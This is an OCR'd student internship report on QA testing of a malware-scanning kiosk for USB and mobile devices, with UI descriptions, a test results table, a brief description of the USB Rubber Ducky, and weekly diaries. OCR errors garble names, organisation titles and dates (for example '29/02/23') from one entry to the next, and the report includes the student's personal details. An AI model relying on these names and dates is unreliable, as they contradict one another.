

Fig. 4.19 Malicious Files Listing Modal (USB Device)

- App Info Modal:

In the Application Listing Modal, the applications have a 'MoreInfo' option where the user can see detailed information about the application including Name, Path, Hash etc

Fig. 4.20 App Info Modal

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- App Permission Modal:

In the Application Listing Modal, the applications also have a 'Permissions' option where the user can see the permission modal which shows permissions that application uses.

Fig 4.21 App Permission Modal

- Application Uninstalled Modal:

This page will be showed up when the user will uninstall any Unsafe application.

Fig. 4.22 Application Uninstalled Modal

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- Delete All Infected File Modal

If the user selects the 'Delete All Infected Files' button, it will ask again for the confirmation if the user wants to actually delete all the infected files



Fig. 4.23 Delete All Infected File Modal

- Report Display Page (Mobile Device):

On the 'Scanning Result Page', the user will see the 'View Report' option. If the user selects that option, a report will be generated and shown. The report will be only showed once.

Fig. 4.24 Report Display Page(Mobile Device)

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- Report Display Page (USB Device):

On the 'Scanning Result Page', the user will see the 'View Report' option. If the user selects that option, a report will be generated and shown. The report will be only showed once.

Fig. 4.25 Report Display Page (USB Device)

- Report Send Email Page:

This is the page from where the user can send the Scanned device report via email, but there should be internet connectivity to perform this activity. Once the email is sent it will show a confirmation that the mail has been send successfully.

Fig. 4.26 Report Send Email Page

Fig. 4.27 Report Send Email Page

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- About Kiosk Page

This is the page where the user can find the brief information about the Cyber Kiosk. There are information like Introduction, Features, Version etc. about the Kiosk.

Fig 4.28 About Kiosk Page

- Operation Interrupted Modal

This alert will be displayed if the process of scanning is interrupted by anyway.

Fig 4.29 Operation Interrupted Modal

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- Session Expired Modal

If no activity is performed by the user for more than 5 minutes, it will take you to this page

Fig. 4.30 Session Expired Modal

- Disconnect Device Modal:

After the process of scanning is complete, it will redirect the user to the 'Home' page and show up this modal which will ask the user to Disconnect the Device.

Fig. 4.31 Disconnected Device Modal Page

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CHAPTER 5. TESTING

5.1 TESTING PLAN

A Test Plan is a detailed document that describes the test strategy, objectives, schedule, estimation, deliverables, and resources required to perform testing for a software product. Test Plan helps us determine the effort needed to validate the quality of the application under test. The test plan serves as a blueprint to conduct software testing activities as a defined process, which is minutely monitored and controlled by the test manager.

5.2 TEST RESULT

Link- https://arishtiinfolabs-my.sharepoint.com/:x:/g/personal/falguni_solanki_arishti_com/EbhSZNZW6G5LmuvCR1ddByUB0AEUESKFiZ_R6SWvTgNb5g?wdOrigin=TEAMS-ELECTRON.p2p.bim&wdExp=TEAMS-CONTROL&wdhostclicktime=1682874476696&web=1



Fig. 5.1 Test Scenario

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

Fig. 5.2 Management Portal Flowchart



Fig 5.3 Management Porta Bug

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

Fig 5.4 Application Testing

Fig.5.5 Web portal Testing

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Fig. 5.6 Flowchart

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5.3TESTING RESULTS AND ANALYSIS

Test case	Description	Expected Result	Actual Result	Pass/Fail
1	Home Page	The home page must be clearly visible to the users.	The home page is displayed to the user	Pass
2	Device connected page	When the device is connected to the system the system shows device connected message	The system shows the connected message	Pass
3	Device disconnected message	When we disconnected the device from the scanning process the system shows an interrupt message	The system can't show the interrupt message	Fail
4	Two mobile connected together	The system can't show the mobile phones detail	The System shows the Blank detail	Fail
5	Interrupt message	Ongoing scanning process some calls and messages are there in the mobile phone the system shows the interrupt message	The scanning process is not stopped the system it can't show an interrupt message	Fail
6	Device connection page	Phone and USB both are connected together	Phone and USB connected successfully	Pass
7	Shows a Virus In the device	The system shows the various if the virus are there in a device	The system shows the various if the virus are there in a device	Pass

Table. 5.1 Testing and Result Analysis

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5.4 USB RUBBER DUCKY (Hacking tool)

A rubber ducky is just an adorable little bathtub toy for children, right? Well, it used to be, but now, this seemingly innocuous label has been applied to a potentially nefarious hacking tool. The rubber ducky looks like any other USB flash drive, but when you insert the rubber ducky, the computer perceives a keyboard, and it allows that "keyboard" to enter a host of preset keystrokes.

Fig.5.7 USB Rubber ducky

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CHAPTER 6. CONCLUSION AND DISCUSSION

6.1 SUMMARY OF INTERNSHIP

As an intern in the QA role, I gained valuable experience and knowledge in software testing methodologies, testing tools, and techniques. I was able to establish clear goals and work with my mentors to develop a learning plan that included specific objectives, timelines, and milestones. I learned about and practiced using various testing tools such as Jira, Git, Trello, and BrowserStack to gain experience in industry-standard software development tools.

Throughout my internship, I shadowed and observed senior QA team members to gain insights into the software testing process and best practices. I participated in various testing activities such as test planning, test case creation, test execution, and defect reporting to gain hands-on experience. I also documented my testing activities and reported on my progress regularly to my mentors.

Overall, my internship provided me with a solid foundation in software testing and quality assurance, and I am grateful for the opportunity to have worked with a supportive and knowledgeable team. I am confident that the skills and knowledge I have gained will serve me well as I continue to pursue a career in the field of software testing.

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REFERENCES

1 https://www.guru99.com/

2 https://github.com/

3 https://www.atlassian.com/software/jira?&aceid=&adposition=&adgroup=143485223644&campaign=18442427757&creative=651996522852&device=c&keyword=jira&matchtype=e&network=g&placement=&ds_kids=p73345677068&ds_e=GOOGLE&ds_eid=700000001558501&ds_e1=GOOGLE&gclid=Cj0KCQjw6cKiBhD5ARIsAKXUdyZSshS95ZB3ko8y3VinUFianz5xBNFgSp0nEmDWXCfIcUEUy0wtUykaAg0hEALw_wcB&gclsrc=aw.ds

4 https://trello.com/

5 https://roadmap.sh/qa

6 https://azure.microsoft.com/en-us/products/devops

7 https://dzone.com/

8 https://dynatechconsultancy.com/

9 https://www.techtarget.com/

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APPENDIX

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Annexure 2

Feedback Form by Industry expert

Student Name: Rushumi Dilipbhai Solanki Date:
Work Supervisor: Prof. Milan Vadher Title: Senior software Developer.
Company/Organization: Arihant Info labs Pvt Ltd
Enrollment No: 200390107510
Internship Address: Abp, soc-2, Sitaram 1-ua7 B/h Sabarbhagwan, Nr. Adalaj Ecc-mun.road Gujarat
Dates of Internship: From 1-Feb-23 to 10-May-23

Please evaluate your intern by indicating the frequency with which you observed the following behaviors

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives				✓
Produces high quality work and accepts responsibility			✓	
Uses technical knowledge and expertise		✓		
Analyzes problems effectively		✓		
Communicates well and writes effectively				✓

Overall performance of student intern: (Needs improvement/ Satisfactory/Good/Excellent):
Good

Additional comments, if any:

Signature of Industry person with name and Stamp: Milan Vadher

Signature of the Faculty Mentor:

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WEEK-1

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Annexure I
Enrollment no: 200390107510

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Faiyazi Dilipbhai Salamji
DIARY OF THE WEEK: Dt: 1-Feb-23 TO 6-Feb-23
DEPARTMENT: Computer Engineering (CE) SEM: 8th
NAME OF THE ORGANISATION: Anishti Info lab
NAME OF THE PLANT/SECTION/DEPARTMENT: QA [Quality assurance]
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Milan Vadher

DESCRIPTION OF THE WORK DONE IN BRIEF

- Explore more detail in QA [Quality assurance]
- what is QA [Quality assurance], How we can use QA in programing.
- Upcoming Technologies in software testing.
- what are the software testing manuals.
- learn about the software Tools
- what are techniques use in a testing.
- what are testing types.
- learn about manual testing & automation testing.
- learn about How to create QA documentation.
- learn about github, How to create profile in a github.
- learn about how to find Bgues and how to create Issues.

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

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TOTAL HOURS: 43

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 16/3/2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 03/02/23

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, interest taken, Work done etc.

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WEEK-2

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Annexure I

Enrollment no: 200390107510

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Falguni Dilipbhai Solanki

DIARY OF THE WEEK: Dt: 7-Feb-23 TO 14-Feb-23

DEPARTMENT: Computer Engineering (CE) SEM: 8th

NAME OF THE ORGANISATION: Artsnit Info Ltd

NAME OF THE PLANT/SECTION/DEPARTMENT: QA [Quality assurance]

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: milan vadher

DESCRIPTION OF THE WORK DONE IN BRIEF

- create github account and github profile
- create github.io profile
- create issues in github.
- create github repository
- finding issues in some product and website
- learn about github command and how to implement.
- learn about how to find bug
- learn about what is bug
- learn about how we create a bug/issue in a github profile
- learn about to create attractive github profile [github.io].

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SUPPLEMENTRY NOTES
(add additional sheets if required)

- learn about how to assigned Issues to other peason.
- learn about how to comment on a Issues.
- learn about hold to closed Issues
- learn about hold to Reopen Issues.
- learn about how to delete Issues.
- learn about how to transfer Issues.
- learn about how to pin Issues.
- learn about how to assign label on Issues.
- learn about how to create label on a github.

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TOTAL HOURS 43

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 16-3-2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 20/02/23

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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WEEK-3

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Annexure I

Enrollment no: 200390107510

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Falguni Dilipbhai solanki

DIARY OF THE WEEK: Dt: 15-Feb-23 TO 23-Feb-23

DEPARTMENT: Computer Engineering [CE] SEM: 8th

NAME OF THE ORGANISATION: Avishkar Info lab

NAME OF THE PLANT/SECTION/DEPARTMENT: QA [Quality assurance]

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Milan Vadher

DESCRIPTION OF THE WORK DONE IN BRIEF

- Learn about how to commit issue in github
- Learn about how to create branch in github
- learn about how to create pull request in github
- learn about how to merge branches
- learn about how to close github issue
- learn about what is milestone in github.
- learn about how to create milestone in github.
- learn about how to create milestone in excel sheet
- create milestone in excel sheet

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TOTAL HOURS: 42

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 18-3-2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 29/02/23

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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WEEK-4

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Annexure I

Enrollment no: 200390107510

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Faiyumi Arifbhai Saiyed

DIARY OF THE WEEK: Dt: 22-Feb-23 **TO** 28-Feb-23

DEPARTMENT: Computer Engineering **SEM:** 8th

NAME OF THE ORGANISATION: Antariksh Infotech

NAME OF THE PLANT/SECTION/DEPARTMENT: QA (Quality Assurance)

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Nilam Vaidhya

DESCRIPTION OF THE WORK DONE IN BRIEF

- learn about what is TDD (Test Driven Development)
- learn about Test planning how to create Test plan.
- learn about Test cases and scenarios
- learn about difference between test case and test scenarios
- learn about what is Reporting
- learn about what is compatibility
- learn about verification and validation
- learn about difference between verification and validation
- learn about Test oracles
- learn about what is Test optimization.

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TOTAL HOURS: 42

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 18-3-2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 28/02/23

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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SUPPLEMENTRY NOTES
(add additional sheets if required)

- learn about manage your testing
- learn about qTest what is qTest, TestRail what is TestRail, testlink what is testlink, zephyr what is zephyr.
- learn about frontend testing
- learn about Backend testing

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WEEK-5

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Annexure I

Enrollment no: 200390107510

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Faiguni Dilipbhai Solanki

DIARY OF THE WEEK: Dt: 21-March-23 TO 1-March-23

DEPARTMENT: Computer Engineering (CE) SEM: 8th

NAME OF THE ORGANISATION: Anushi Info labs Pvt Ltd.

NAME OF THE PLANT/SECTION/DEPARTMENT: Quality Assurance (QA)

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Milan Vadher

DESCRIPTION OF THE WORK DONE IN BRIEF

- learn about what is tester mindset
- learn about what is approach
- learn about testing techniques, non-functional testing functional testing
- In Non-functional testing learn this type load-testing, performance testing, stress testing, Accessibility testing
- In Functional testing testing learn this type UAT, Exploratory testing
- learn about what is Jmeter, make a Requirement
- learn about Regression testing, smoke testing, Unit testing Integration testing.

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(ગુજરાત અધિનિયમ ક્રમાંક ૨૦/૨૦૦૭ ના રોજ સ્થાપિત)

TOTAL HOURS: 52

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 18-3-2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 16/March/23

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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WEKK-6

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Annexure I

Enrollment no: 200390107510

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Rajubhai Dilipbhai Solanki

DIARY OF THE WEEK: Dt: 5/march/23 TO 11/march/23

DEPARTMENT: computer engineering [CE] SEM: 8th

NAME OF THE ORGANISATION: Parishmi Toyo Inks Pvt Ltd

NAME OF THE PLANT/SECTION/DEPARTMENT: Quality Assurance [QA]

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: milan Vaidhar

DESCRIPTION OF THE WORK DONE IN BRIEF

- testing in our project
- Hardware testing.
- Finding bugs
- Make a excel sheet for the bug.
- Make a flowchart for the our project
